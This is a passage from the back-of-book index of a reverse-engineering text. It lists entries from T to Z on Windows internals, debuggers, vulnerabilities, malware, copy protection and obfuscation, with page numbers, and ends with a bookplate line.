Transcopy copy protection technology, 314
trap flag, 335
trees, 32, 552, 554

Trojan horses, 275
trusted computing, 322–324
tuning working sets
  function-level, 515–517
  line-level, 516, 518
two-way conditionals, 489–490
type conversion errors, 260–262
type conversions
  defined, 534
  sign extending, 535
  zero extending, 534–535

U

`unbox` instruction, 432
Uncrackable Model, 314
undocumented APIs, 142–144
unrolling loops, 508–509
unsigned conditional codes, 485–486
unsigned operands, 482–483
US vs. Sklyarov case, 22
user memory, 74
user mode, 72–73
user-defined data structures, 30–31
user-mode debuggers, 117–122

V

VAD (Virtual Address Descriptor) tree, 78
vandalism, 280
variables
  defined, 30
  global variables, 542
  imported variables, 544–546
  local variables, 542–544
verification process for passwords
  "Bad Password" message, 207–210
  hashing the password, 213–218
  password transformation algorithm, 210–213
Virtual Address Descriptor (VAD) tree, 78
virtual functions, 557–560
virtual machines
  bytecodes, 12–13, 60–63
  debugging, 127–128
Virtual Memory Manager, 79–80
virtual memory (Windows operating system), 70, 72
Virtual PC (Microsoft), 128
viruses, 274
Visual Basic .NET, 428
VMWare Workstation, 128
`volatile` keyword, 545
vulnerabilities
  defined, 245
  heap overflows, 255–256
  IIS Indexing Service Vulnerability, 262–271
  integer overflows, 256–260
  intrinsic string-manipulation functions, 249–250
  malicious software, 281
  stack overflows, 245–255
  string filters, 256
  type conversion errors, 260–262

W

Wagle, Perry, *Automatic Detection and Prevention of Buffer-Overflow Attacks*, 252
watermarking, 321–322
Win32 API, 88–90
Win32 subsystem, 104–105
WinDbg debugger
  command-line interface, 119
  disassembler, 119
  extensions, 129
  features, 119
  improvements, 121
  kernel-mode, 123–124
  user-mode, 119–121
Windows APIs
  generic table API, 145–146
  `IsDebuggerPresent`, 332–333
  undocumented APIs, 142–144

Windows Media Rights Manager, 321
Windows NT/2000 Native API Reference, Gary Nebbett, 91, 389
Windows operating system
application programming interfaces (APIs), 88–91
architecture, 70–71
compatibility, 71
context switching, 85–86
critical sections, 87
directories, 83
dispatcher, 84
dynamically linked libraries (DLLs), 96–97
events, 86
exception handlers, 105–107
exceptions, 105–107
executable formats, 93–102
features, 70–71
handles, 81
history, 70
I/O system, 103–104
kernel memory, 74
kernel memory space, 75–77
kernel mode, 72–73
multiprocessor capability, 71
multithreaded, 71
mutexes, 87
object manager, 80–81
objects, 80–83
page faults, 73–74
paging, 73
portability, 71
process initialization sequence, 87–88
processes, 84
scheduler, 84
section objects, 77–78
security, 71
semaphores, 87
64-bit versions, 71–72
supported hardware, 71
synchronization objects, 86–87
system calling mechanism, 91–93
32-bit versions, 71–72
threads, 84–85
user memory, 74
user mode, 72–73
user-mode allocations, 78–79
VAD (Virtual Address Descriptor) tree, 78
virtual memory, 70, 72
Virtual Memory Manager, 79–80
Win32 subsystem, 104–105
working sets, 74
WinObj system-monitoring tool, 130
Wong, Ping Wah, "Protecting Digital Media Content", 322
working sets, 74
working-set tuning
function-level, 515–517
line-level, 516, 518
worms
Code Red Worm, 262
defined, 274–275
information-stealing worms, 278–279
Wroblewski, Gregory, *General Method of Program Code Obfuscation*, 347

X

XenoCode obfuscator, 444, 446–447
XOR algorithm, 416

Z

Zeltser, Lenny, *Malware: Fighting Malicious Code*, 280
zero extending, 534–535
zero flag (ZF), 521
Zhang, Qian, *Automatic Detection and Prevention of Buffer-Overflow Attacks*, 252

Ex Libris Eugeen A. Katkovsky